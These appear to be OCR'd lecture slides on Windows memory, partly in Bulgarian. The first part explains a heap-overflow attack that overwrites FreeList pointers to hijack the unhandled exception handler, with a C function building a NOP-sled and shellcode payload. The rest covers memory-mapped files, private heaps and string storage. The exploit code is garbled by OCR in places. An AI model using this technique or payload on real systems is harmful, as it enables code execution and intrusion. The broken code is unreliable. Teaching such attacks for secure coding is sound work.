
Overwritten pointers on line 7.
Points to FreList[0]

The Figure shows the organization of the heap after the call to HeapAlloc() on line 6. The h1 variable points at 0x00ba0688, which is the start of user memory. In this example, the actual user space has been filled with 0x61 to differentiate it from other memory. Because the allocation of 260 bytes is not a multiple of eight, an additional four bytes of memory are allocated by the memory manager. These bytes still have the value 0x00 in Figure . Following these bytes is the start of a large free chunk of 2160 bytes (0x10e x 8). Following the eight-byte boundary tags are the forward pointer (flink) and backward pointer (blink) to FreeList[0] at 0x00ba0798 and 0x00ba079c. These pointers can be overwritten by the call to strcpy() on line 7 to transfer control to user-supplied shellcode.

How this can occur → see the next slide

Code that can be used to create a malicious argument (buildMalArg()) for the attack

We are going to replace the address of a standard exception handler:



```
char buffer[1000]="";

void buildMalArg() {
  int addr = 0, i = 0;
  unsigned int systemAddr = 0;
  char tmp[8]="";

  systemAddr = GetAddress("msvcrt.dll","system");
  for (i=0; i < 66; i++) strcat(buffer, "DDDD");
  strcat(buffer, "\xeb\x14");
  strcat(buffer, "\x44\x44\x44\x44\x44\x44");
  strcat(buffer, "\x73\x68\x68\x08");
  strcat(buffer,"\x4c\x04\x5d\x7c");//address of the exception
                                    //handler in Windows
  for (i=0; i < 21; i++) strcat(buffer,"\x90");
  strat(buffer,
    "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB
  );
  fixupaddresses(tmp, systemAddr);
  strcat(buffer,tmp);
  strcat(buffer,"\xFF\xD1\x90\x90");

  return;
}
```

Preparation of shellcode for buffer overflow

Overwrites the forward (with the address to which control will be transferred) and backward pointers – this value is the address where Windows stores the address of the user handler (set by SetUnhandledExceptionFilter() to replace the normal unhandled exception handler by a user-defined.)

When next allocation occurs, because of the corrupted pointers, allocation will be in another address space (where flink points).
Address of malicious code will replace the normal exception handler (0x7C5D044C). An exception will be triggered and handled by malicious code.

The control is transferred to the supplied address , not the normal unhandled exception handler.

Memory mapped file

(асоцииране на файл с адресно пространство от паметта)

След това, когато се заяви достъп до страница от паметта, memory manager я чете от диска и пъха в RAM. Ето как се развива процесът:

```
HANDLE hFile = ::CreateFile(….)          //създаваме file handle
HANDLE hMap = ::CreateFileMapping(hFile, …); //манипулатор на  file mapping object
LPVOID lpvFile = :: MapViewOfFile(hMap,.. ); // съпоставя целия или част от  файла
DWORD dwFilesize = ::GetFileSize(hFile,..)
// използваме файла
…
::UnmapViewOfFile(lpvFile);
::CloseHandle(hMap);
::CloseHandle(hFile);
```

Два процеса могат да ползват общ hMap, т.е. те имат обща памет (само за четене). lpvFile (адресът на действителната памет) разбира се е различен.

Ако искаме обща памет (не от файл mapping):

(функцията *GlobalAlloc(…, GMEM_SHARED,..);* в Win32 не прави shared блок, както беше в Win16.)

Процедурата е както по-горе, без CreateFile() и с подаване на спцифичен параметър: (0xFFFFFFFF вместо hFile). Създава се поделен file-mapping обект (напр м/ду процеси) с указан размер в paging файла, а не като отделен файл. (MFC няма поддръжка на този механизъм – CSharedFile прави обмен на общи данни през clipboard.)

* Няма разлика м/ду глобален и локален heap. Всичко е в рамките на 2GB памет за приложението.
*ползвайте ф-иите за работа с памет на C/C++ и класовете, ако нямате специални изисквания;
* създавайте свои, или викайте API ф-ии при по-специални случаи;

---

* има 2 вида heap: 1 авт. заделен от ОС за приложението (GlobalAlloc(),която вика HeapAlloc(),или по-лесно- работа с malloc/free,или още по-лесно- new/delete)
и 2. собствени heap блокове:
=създаване hHeap = HeapCreate(,,.размер);
//може синхронизиран достъп до хипа от повече от 1 thread в рамките на процес
= заделяне памет от създаден pHeap = HeapAlloc(hHeap, опции, размер);
= освобождаване HeapFree();

Някои съвети при работа със собствен heap

* Създавайте локален heap в рамките на своите класове (по 1 за клас)
** избягва се се фрагменацията при продължителна работа.
** нараства безопасността, поради изолацията в рамки на процес
**позволява модифициране на new, delete операторите, конкретно за клас, в рамките на конструктора. Съблюдавайте схемата:
1. ако не е създаден, създава се private heap и се инициализира свързан с него брояч (на използванията)
2. заделят се необходимия брой байтове;
3. инкрементира се брояча.
По аналогична схема се предефинира и операция delete

Някои съвети при работа с динамична памет

*** постепенна фрагментация на паметта.**

*** викане на _heapmin() преди заделяне на големи блокове за прекомпониране на heap. За малки блокове delete() е достатъчен;**
*** минимизирайте данните, които могат да попадат в swap файла (вкарвайте в *ресурси* или "*инициализирани, константни данни*". Те се менажират различно)**
* **Стекът вече не е ограничен до 64К и става толкова голям, колкото е необходимо: ползвайте го вместо динам. памет.**

Съображения при работа с константни данни (напр. низове):
* EXE и DLL не правят проблем – те са еднократно в паметта или в 'swap файла'
 тогава, добре би било и константните данни да са като тях:

---

* При работа с низове от тип **CString, (непрестанно заделя/освоб. малки обеми памет):**

1. Ако низът е непроменяем за цялото изпълнение, декларирайте:

```
const char mystr[] = "my string";
```

(съхранява се заедно с кода –в секцията .rdata на EXE. Те са извън swap file) Чудесно!

2. Ако низ се създава като C++ обект (през конструктор) - в секция .rdata не се поставят обекти, създадени през конструктор:

CString my_string(“my new constructed string”);

Обектът се конструира в отделна секция (.bss – неинициализирани данни,

след което се попълват инициализращите го стойности). Секцията се вкарва в swap файла.

(инициализиращите стойности се попълват след зареждане на exe-то в паметта, т.е. по време на изпълнение. Очевидно обектът не може да се “прикачи” към EXE-то).

---

3 Ако низ се декларира като глобална или static променлива през конструктор на клас:

static CString my_str(“new instance”);

това води до:

1. поставяне на CString обект в .bss секцията (в swap),
2. масив от символите се поставя в секция .data (за иницализирани, неконстантни данни) секция. Това е отделна (нова) памет.
3. копие на символите се прехвърля в хипа на всеки стартиран процес.

Нищо не попада в EXE и всичко харчи памет. Лош вариант!

Най- добър е първия подход!